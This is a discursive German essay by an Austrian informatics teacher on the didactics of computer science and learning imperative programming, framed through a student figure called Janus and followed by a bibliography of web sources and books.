Die Dunkelheit ist die Wahrheit - das Licht, ist Multiplikation von 1 und 0. Und will es uns auch noch so romantisch vorkommen, wenn wir den jungen Menschen die Fähigkeit einen Algorithmus zu formulieren vermitteln, so bleibt die Reflexion auf seine Kompromissfähigkeiten nicht unverhüllt - dafür schreibe ich! Es ist aber keine Wahrheit, die an einem Tre-

sen in einer zwielfichtigen Bar den Eindruck hinterlässt: "Ich leide an der Erkenntnis der absoluten Wahrheit" - "Ich leide an meinem Wissen!". Es ist keine Wahrheit welche die Seele leiden lässt.

Zu aller Anfang, ermittelt der junge Info-Schüler was als Quelle wahr bzw. fake ist. Das kritische Bewusstsein auf ein all-gegenwärtiges und voll-verfügbares Aussagenkonklumerat und der Versuch die Wahrheit aus den vielen Text, Bildern, bewegten Bildern und gesprochen Text heraus-zu-destillieren. Keine Aufgabe der Informatik! Die Informatik kennt nur die booleschen Begriffe Wahr und Falsch und nicht Wahr und Fake. Da nun aber die vielen Schüler|innen Produkte im Lauf der Zeit darauf ausgelegt sind, der nachfolgenden Schüler|innen Generation eine einfachere Schulzeit zu beschern, wird die kritische Auseinandersetzung mit der Lehrstoffverteilung eines Informatik-Unterrichts immer diffiziler. Klassische und konservative Informatik-Lehrer|innen (wie ich auch einer bin) portionieren den Lehrstoff über drei große Entitäten (den halbherzige Blick auf Lehrpläne des BMUKK bzw. den Deskriptoren von BIFI können der 'Didaktik der Informatik' verpflichtete Lehrer|innen unterlassen, weil ...) Betriebssystem, Softwareentwicklung und Spezifikation die einzig möglichen Ansätze sind. Das Betriebssystem unterteilt sich in Hardware und Software - mit anderen Worten, der schöne Power-Point Vortrag über die Festplatte, den Hauptspeicher über die Peripherie. Gesetze des Betriebssystems sind die Gesetze der plattformunabhängigen Übertragbarkeit auf das RGB-Lichtgeflecht des Monitors, welches die Basis für alles schafft.

Wie schon gehabt, übernehmen Sie einfach die Vorgaben ihres gratis Schulbuchs oder suchen Sie tatsächlich übereinstimmende Wahrheiten der Eingabemöglichkeiten (Maus, Tastatur oder Sprache) - das Betriebssystem entspricht dem Theater des Schauspiels, welches man zu interpretieren und im besten Fall zu beherrschen versucht. Alle großen Betriebssysteme haben ihre Wahrheiten, die Schnittpunkte liefern. Selbst Windows öffnet über `Ausführen|cmd` seine Konsole, von den Unix-Derivaten (Linux, OSx) kennen wir es sowieso - damit jedes Betriebssystem weit in seine eigene Vergangenheit greift und API's bereitstellt, die schon immer da waren. Für den Schüler sicher ein Faszinationsmoment. Der zweite Bereich: die Softwareentwicklung oder Programmierung bietet in rein kognitiver Hinsicht so viele Kompetenzen, die niemals nie im Mathematik-Unterricht allein vermittelt werden können. In der Scholastischen Mathematik gibt es nur eine Lösung für ein Problem die brav linear gelernt werden soll. Sie firmieren unter dem Betreff "Lösungsweg" - und kommt ein Schüler zwar zum richtigen Ergebnis, aber nicht unter Einbehaltung des vorgegebenen Lösungsweg, kann dieser schon mal ein "Nicht-Genügend" ernten. In der Softwareentwicklung wäre eine solche Bewertung des Schüler|innen-Produkts eher kompliziert, weil es in der Softwareentwicklungen viele Lösungswege gibt. Ist eine iterative Lösung eines Problems gleichwertig zu einer verlangten rekursiven Lösung, nur allein weil die Rekursion als elegant gilt? Ich sage ja, solange der Code geparsed wird. Solange das Ergebnis der Anforderung entspricht - tut sie es nicht, so entsteht das pädagogische Moment des Sinn stiftenden Dialogs, welches zwischen der Trinität Lehrer - System - Schüler auf das Plenum der Schüler erweitert werden sollte. In dritter Ebene findet man die Spezifikation - didaktische vorherrschende Literatur spricht hier oft von einer Bezugswissenschaft, deren die Informatik verpflichtet ist. In einer Handelsakademie gelten andere Anforderungen wie sie für ein Gymnasium oder eine höhere technische Lehranstalt gelten. So ist in einem, die Nutzung von SAP, im anderen die Kenntnis von Prolog und im nächsten AutoCAD Kenntnisse von Nöten sind. Die Spezifikation ist immer eine Reduktion auf die

intuitive Führung und das korrekte Nutzungspotential reduziert. Sie will definitiv nicht als einfach reduziert verstanden werden - sie ist aber determiniert und kann dadurch nur im Moment seine volle Entfaltung erfahren. So passiert es, das ein Architekt über die Möglichkeiten von AutoCAD höher sprechen kann, als es von einem Informatikprofessors höchster Güte möglich ist. Kein Problem - in einer Handelsakademie kennt der Wirtschaftsprofessor mehrere werksseitige Funktionen von Excel - der Wirtschaftsinformatiker aber kennt die Möglichkeit eigene Funktionen zu scripten. SAP und Excel - alle Office-Produkte - das ist die Spezifikation der Ausbildung. Informatik als Hilfswissenschaft zu verstehen ist die didaktische Aufgabe des Info-Professors der Sekundarstufe II.

## Mit Imperativen [programmieren] lernen

---

Wer die Informatik verstehen möchte, muss sich zu aller erst etwas Bewusst machen. Alles was du weißt, ist Oberfläche - Vergänglichkeit - Flüchtig und immer nur ein Teilbereich vom Ganzen. Im Hintergrund - den man definitiv vertiefen kann - finden unzählige Translationsprozesse statt. Das Eine wird in das komplex-Tiefere übersetzt. Die Tiefe vertieft sich selbst weiter in die Überleitung zum gänzlichen Prozess.

Die Logik des Janus - vielleicht waren da einfach in seiner Jugend zu viele Imperative die er zu befolgen hatte. Jetzt aber, lieber junger Janus darfst du die Befehle geben - jetzt darfst du mit Imperativen programmieren!

Ich begleite den jungen Janus durch die imperative Programmierung und erkläre ihm die Möglichkeiten und Grenzen dieser Fähigkeit. Noch bevor ein paar Befehle an den Prozessor gesendet werden, sollte Janus sich über die Professionalität seines Handelns bewusst werden. Nun ist imPro\* nicht "Just Cause 4" oder "Hitman 2". Durch das Schreiben von hochwertigen Code wird nicht nur der Nimbus der Arbeit vermittelt, nein nein das Ludische wird zur Gänze vom Screen entfernt und schwarze Pixel werden wieder Schwarz\*\* - subjektiv betrachtet natürlich. Überhaupt, die Pixel kommen erst wirklich wieder zurück - dann wenn Janus ein Point-Set ausprogrammiert oder gar, Punkte über eine Gleichung der 3. Ordnung wandern lässt. Und dann sind sie alle wieder da - auch wenn es bereits 4000 über die Breite sind - aber mein Gott, der informatorische Pointillismus muss weiterleben - weiterleben durch dich, mein lieber Janus.

Allem Anfang liegt nicht immer nur ein Zauber inne. In der Pädagogik sind oft die Anfänge die größten Anstrengungen für den|die planenden|e Pädagogen|in und die Quelle aller Herausforderungen für den|die spontanen|e Pädagogen|in. So oder so - in der Informationspädagogik macht es keinen großen Unterschied ob nun das Ziel dem Ist-Zustand entspricht oder der Ist-Zustand das explizite Ziel darstellt. Im pädagogischen Prozess zählt wie so oft eigentlich nur das Jetzt-und-Hier. Und genau dieses hic-et-nunc ist auch das stärkste Argument für Lern-Ziel-Kontrollen, Prüfungen, Schularbeiten - alles was dem aufrichtigen Informatiker zu-wider sein sollte, da scripten und coden nichts spontanes oder momentanes ist, sondern auf Gründlichkeit, Treue zur Logik und damit auf Immanenz ausgerichtet ist. Der kontemplative Prozess des Scripten von Code kann nicht in ein billiges 45-Minuten-Prüfungsszenario gepresst werden. So wie jede schriftliche Prüfung (egal wel-

cher Gegenstand) absurd und unnötig ist - da sich Schreib- und Denkarbeit niemals der Zeit beugen darf.

Die mündliche Prüfung jedoch ist umso edler. Sie zeigt tatsächlich im Moment das Können - ob nun in der Fremdsprache der Weg zum Bahnhof gefunden wird, oder das Wissen über Photosynthese abgefragt wird - es geht immer dabei ums sophisticated-being. Dem jungen Janus ist dieser Umstand aber wohl eher unbedeutend - da er sowohl ein Recht als auch ein Bedürfnis hat, dass seine Leistungen bewertet und beurteilt werden.

Diese seine Arbeit ist nun in diesem Moment produktorientiert obgleich seine Leistung prozessorientiert sein sollte. Der|die Informatik-Lehrer|in muss also beides berücksichtigen - jedoch sollte sich Prozess und Produkt nicht durch Zeit bestimmen - wo dann die große Schwierigkeit entsteht: "Wie kann man einen Prozess im Jetzt bewerten?". Dem jungen Janus sollte im einfachsten Angesicht eines Editors nun Ehrfurcht vermittelt werden. Die Leere der Tabula-Rasa soll sich von Ehrfurcht in Respekt wandeln. Aus einer Welt der Reizüberflutung wird der junge Janus also in eine Welt der Geduld aber Unnachsichtigkeit eingeführt. Die Ästhetik daraus ergibt sich von selbst.

Dieser neue Konstruktivismus ist natürlich durch eine Unmengen an Imperativen determiniert - und nun lernt also Janus tatsächlich die Regeln einer leeren Tafel - denn, das Werk muss einer Logik entsprechen und wenn es auch nur die Logik der Imperative ist. Das unlogische Werk in der Informatik ergibt in einer tieferen Translationsebene wieder Sinn. So soll es auch sein - da der Unsinn in der Informatik gegenwärtig nur Oberfläche sein kann - dahinter hat der eingeleseene Informatiker nur ein Lächeln für den Versuch "Unsinn zu stiften" übrig. Janus soll zu diesem Lächeln hin-trainiert werden! Allem Anfang nun liegt ein Zauber inne! Und hier blickt der|die Lehrer|in in Janus Gesicht um zu Erfahren ob eine Eingabe die zu einer Ausgabe führt - irgend einen affektiv-pädagogischen Mehrwert generiert.

Für Janus nicht besonders - da seine Eingabe zu einer Ausgabe führt - ist für ihn eigentlich nur die doppelte Darstellung dessen, was er geschrieben hat. Und nun beginnt die imPro. Zwei Dinge lernt nun Janus. Erstens: Wird er einer Geliebten namens EVA vorgestellt, die zwischen der Eingabe und der Ausgabe eine Verarbeitung kennt. Zweitens: "Wird er auf die Möglichkeit, dass ein Anderer die Eingabe tätigt und dieser sowohl rational als auch irrational sein kann, instruiert." EVA soll ihm helfen, diesen Anderen zu verstehen. Die Welt des Janus erweitert sich enorm. Dieser Andere, er will so viel wissen. Er will wissen welcher Tag heute ist, er will wissen welche Verzinsung sich bei einem Eigenkapital von € 5.000,- und einem Prozentsatz von 3 % ergibt. Dieser Andere will Sachen wissen, die Janus unter Umständen interessieren könnten, aber eher im Moment irrelevant sind. Aber unser Janus ist ein guter Schüler. Ein guter Schüler weil er die Imperative und die Logik liebt und jede Möglichkeit als Eventualität betrachtet.

EVA hat also leichtes Spiel mit Ihm - wäre EVA ein Mensch. EVA ist aber die imaginäre Freundin von Janus, die von seinem|ihrem Lehrer|in zugeteilt wurde. Eine Ehe auf Zeit - bis zur Matura - eine Liebschaft bei jeder Prüfung - je nachdem wie der|die Lehrer|in Janus zur Traurigkeit oder zum Lachen zwingen will. Die imperative Logik ist in seinem Wesen ästhetisch einer andren Logik gleichzusetzen - sei es nun eine Prädikative oder eine Mathematische oder eine Fuzzylogic. Aus allen Erscheinungen lässt sich eine Informatik bilden - ob sie nun einfach nur auf der Booleschen Algebra basiert ist nebensächlich.

Eine Informatik kann auch rein deskriptiv sein - sie muss nicht nur Nullen und Einsen durch einen Prozessor jagen, der in seinem Wesen doch nur ein Allzumenschliches ist. So ist es ebenfalls denkbar, vom informatischen System eine Antwort auf eine Frage zu bekommen ohne das informatische System deklarativ aufzufordern eine Antwort zu geben - in Form von Imperativen.

Das Design eines Prozessor hängt weniger von seinen möglichen Zuständen als eher von der Art der Verwendung ab - und so bleibt gegenwärtig eine Eingabe nichts anderes als die Aufforderung Billiarden von Elektronen im Prozessor nach links oder rechts zu schupfen um so eine neue Anordnung von Elektronen zu erzeugen - die in ihrer Reihenfolgen Nullen und Einsen geordnet zurückgeben. Janus wird immer dem Ganzen Freude und Langeweile zugleich abgewinnen und die Nullen und Einsen werden zu Zeichen. Wird Janus jedoch in seinem ausgewachsenen Alter ein Offizier einer militärischen Armee, dann wird er Befehle in einer logischen Reihenfolge und in seiner Korrektheit richtig vermitteln können. Das hat ihm die imperative Programmierung gelehrt. Aber das affektive hat er wohl eher von "Just Cause 4" oder "Hitman 2" gelernt.

# Quellenverzeichnis

## Internetquellen und online Tools

---

Background Image Generator

<http://bg.siteorigin.com/>

css4.at Lernplattform

<https://www.css4.at>

dict.cc Wörterbücher

<https://www.dict.cc/>

Duden online

<https://www.duden.de/woerterbuch>

ExtractMetaData – Meta Daten auslesen

<https://www.extractmetadata.com/de.html>

flickr Fotocommunity

<https://www.flickr.com/>

Fundamentum – pädagogisches Forum

<http://fundamentum.xobor.de/>

Google (nahezu alle Dienste)

<https://www.google.at>

MDN web docs – Mozilla für Entwickler

<https://developer.mozilla.org/de/>

Mediaevent – CSS, HTML und JS mit {stil}

<https://www.mediaevent.de/>

openstreetmap

<https://www.openstreetmap.org>

Peter Kropff Tutorials

<https://www.peterkropff.de/>

pixabay Bilderplattform

<https://pixabay.com/de/>

php.net – Benutzerhandbuch

<https://www.php.net>

PHP-Einfach.de Tutorials

<https://www.php-einfach.de>

selfhtml.org – Die Energie des Verstehens

<https://selfhtml.org/>

stackoverflow – developers empowering

<https://stackoverflow.com/>

W3C CSS Validation Service

<http://jigsaw.w3.org/css-validator>

W3C Markup Validation Service

<https://validator.w3.org>

w3schools.com – Web Developer Site

<https://www.w3schools.com/>

Wikimedia Commons

<https://commons.wikimedia.org>

Wikipedia – die freie Enzyklopädie

<https://de.wikipedia.org>

## Literaturverzeichnis

---

Bauer, Joachim, Lob der Schule, Heyne Verlag, Hamburg 2008

Bernhart, Gottfried, Haberl, Klaus-Peter, Sachadonig, Günter, Einführung in die Personalverrechnung, Manz Verlag Schulbuch GmbH, Buch-Nr. 136189, Wien 2010

Brückner, Michael, Werbebriefe in Textbausteinen, Wirtschaftsverlag Carl Ueberreuter, Wien/Frankfurt 2002

Doralt (Hrsg.), Werner, Kodex Schulgesetze, LexisNexis Verlag, Wien 2010

Esteras, Remacha, Infortech – English for computer users, Cambridge University Press 2008

Fürst, Maria, Trinks, Jürgen, Philosophie, ÖVB Pädagogischer Verlag, SchBNr. 3380, ISBN 3-215-10085-1

Gaisbacher, Johann, Pongratz, Hanns Jörg (Hrsg.), Persönlichkeiten stärken, Leykam Graz, 2012

Glattauer, Niki, Der engagierte Lehrer und seine Feinde, Verlag Carl Ueberreuter, Wien 2010

Goleman, Daniel, Kaufman, Paul, Ray, Michael, Kreativität entdecken, Carl Hanser Verlag, München-Wien 1997

Goleman, Daniel, Soziale Intelligenz, Knaur, München 2008

Grbenic, Stefan A., Grbenic, Stefan, Einführung in das Steuer- und Beihilfenrecht, Manz Verlag Schulbuch GmbH, Buch-Nr. 136192, Wien 2009

Greimel, Bettina, Evaluation österreichischer Übungsfirmen, StudienVerlag GesmbH, Wien-Innsbruck 1998

Gruschka, Andreas, Verstehen lehren, Reclam Verlag, Stuttgart 2011

Gudjons, Herbert, Spielbuch Interaktions-Eziehung, Julius Klinkhardt, Bad Heilbrunn 2003

Haberl, Klaus-Peter, u. a., Rechnungswesen & Controlling HAK 2 bis 5, Manz Verlag Schulbuch GmbH, Buch-Nr. 120788, Buch-Nr. 125416, Buch-Nr. 131026, Buch-Nr. 136200, Wien 2009

Haberl, Klaus-Peter, u. a., Wirtschaftliches Rechnen HAK 1, Manz Verlag Schulbuch GmbH, Buch-Nr. 136198, Wien 2008

Hackenberg, Heide, Kommunikationsdesign Akquisition und Kalkulation, Verlag Hermann Schmidt, Mainz 2002

Hauser, Tobias, Wenz, Christian, PHP 7 und MySQL, Rheinwerk Verlag Bonn, 2019

Heckhausen, Heinz, Hoffnung und Furcht in der Leistungsmotivation, Verlag Anton Hain, Meisenheim am Glan, 1963

Hesse, Jürgen, Schrader, Hans Christian Schrader, Testtrainig Logik, Eichborn Verlag, Frankfurt am Main, 1999

Hüffel, Clemens, Reiter (Hrsg.), Anton, Handbuch Neue Medien, CDA Verlag, Perg 2008

Jacobsen, Jens, Website Konzeption, Addison-Wesley Verlag, München 2009

Jarosch-Frötscher, Carla, u. a., Businessstrainig, Übungsfirma, Case Studies V HAK, Trauner Verlag, Linz 2008

Jarz, Thorsten, Grundlagen der Netzwerktechnik, Servicebetrieb ÖH-Uni Graz GmbH, Graz 2011

Jarz, Thorsten, VB.NET Eine Einführung ins Programmieren, Servicebetrieb ÖH-Uni Graz GmbH, Graz 2010

Jarz, Thorsten, Visual Basic für Applications in Excel, Servicebetrieb ÖH-Uni Graz GmbH, Graz 2009

Jarz, Thorsten, Windows 7, Servicebetrieb ÖH-Uni Graz GmbH, Graz 2010

Jarz, Thorsten, Windows 8, Servicebetrieb ÖH-Uni Graz GmbH, Graz 2013

Jarz, Thorsten, Windows Server 2008, Servicebetrieb ÖH-Uni Graz GmbH, Graz 2011

Jungmayer, J. R., Reproduktions und Druck Technik, Leykam-Verlag, Graz ISBN 3701112444

Klafki, Wolfgang, Neue Studien zur Bildungstheorie und Didktik, Beltz Verlag, Basel 1985

Kölbl, Doris, Hutz, Gabriela, Lehrerinnenarbeit – heute und morgen, StudienVerlag GsmBH, Innsbruck 1997

Kopeinigg, Christine, Textdesign 2007 Informations- und Officemanagement I/I, Wien 2007

Kopeinigg, Christine, Textdesign und Publishing, Informations- und Officemanagement I/I, Wien 2011

Laube, Michael, Einstieg in SQL, Rheinwerk Verlag Bonn, 2019

Lauffer, Dora, Der Weg zum erfolgreichen Unterricht, Weishaupt Verlag, Graz 1996

Liessmann, Konrad Paul, Theorie der Unbildung, Piper Verlag, München-Wien 2011,

Mitschka, Ruth, Die Klasse als Team, 1997

Mitschka, Ruth, So lernt man lernen, 1983

Moriz, Werner, Unterrichtswissenschaften, Books on Demand GmbH, Norderstedt 2007

Pesendorfer Robert u. a. Informationsmanagement Office 2010 I/1, Trauner-Verlag Linz, 2013

Pesendorfer Robert u. a. Informationsmanagement Office 2010 II/2, Trauner-Verlag Linz, 2013

Pesendorfer Robert u. a. Informationsmanagement Office 2010 III/3, Trauner-Verlag Linz, 2013

Peterßen, Wilhelm H., Kleines Methoden-Lexikon, Oldenbourg 2009

Pflugfelder, Michael, Normativität und Professionalität in der Übungsfirma, Grin Verlag, Norderstedt 2007



- Posch, Peter, 9 x Partizipation – Praxisbeispiele aus der Schule, Verlag Carl Ueberreuter, Wien 2006
- Poser, Hans, Wissenschaftstheorie, Reclam Verlag, Stuttgart 2001
- Punkenhofer, Yvonne, Das Funktionieren des Übungsfirmenmarktes, VDM Verlag Dr. Müller, Saarbrücken 2011
- Schaub, Horst, Zenke, Karl, Wörterbuch Pädagogik, DTV München 2007
- Schischkoff, Georgi, Philosophisches Wörterbuch, Kröner Verlag, Stuttgart 1991.
- Schmidt, Siegfried J., Handbuch Werbung, LIT Verlag, Münster 2004
- Schneider, Wilfried, u. a., Betriebswirtschaft HAK 1 bis 5, Manz Verlag Schulbuch GmbH, Buch-Nr. 136141, Buch-Nr. 120806, Buch-Nr. 125368, Buch-Nr. 131041, Buch-Nr. 136143, Wien 2008
- Schubert, Sigrid, Schwill, Andreas, Didaktik der Informatik, Spektrum Verlag Heidelberg 2011
- Schulz-Reiss, Christine, Nachgefragt: Philosophie, Basiswissen zum Mitreden, Loewe Verlag GmbH, Bindlach 2005
- Seebohn, Joachim, Kompakt-Lexikon Werbepaxis, Verlag Gabler GmbH, Wiesbaden 2001
- Specht, Werner, Thonhauser Josef (Hrsg.), Schulqualität, Innsbruck 1996
- Stephan, Ingrid, Büroprozesse in der Übungsfirma, Bildungsverlag EINS, Köln 2011
- Stettner, Marko, Manipulation und Pädagogik, Leykam/Pädagogischer Verlag, Graz 1973
- Stumpf, Hildegard, Die wichtigsten Pädagogen, Marix Verlag GmbH, Wiesbaden 2007
- Theis, Thomas, Einstieg in PHP7 und MySQL 5.6, Rheinwerk Verlag Bonn, 2016
- Unterweger, Walter, Haberl, Klaus-Peter, Hauer, Thomas, Handbuch CRW Winline, Manz Verlag Schulbuch GmbH, Buch-Nr. 136214, Wien 2008
- Wabnegger, Erwin, Feindbild Lehrer, EDITION VA BENE, Wien-Klosterneuburg 2002
- Werneck, Tom, Die raffiniertesten Denkspiel, VPM Verlagsunion Pabel Moewig KG, Rastatt
- Whitehead, Alfred North, Wissenschaft und moderne Welt, Suhrkamp Taschenbuch Verlag, Frankfurt am Main 1984
- Winter, Felix, Grundlagen der Schulpädagogik Band 49: Leistungsbewertung, Schneider Verlag Hohengehren, 2012
- Winterhoff, Michael, Thielen, Isabel, Persönlichkeiten statt Tyrannen, Wilhelm Goldmann Verlag, München 2011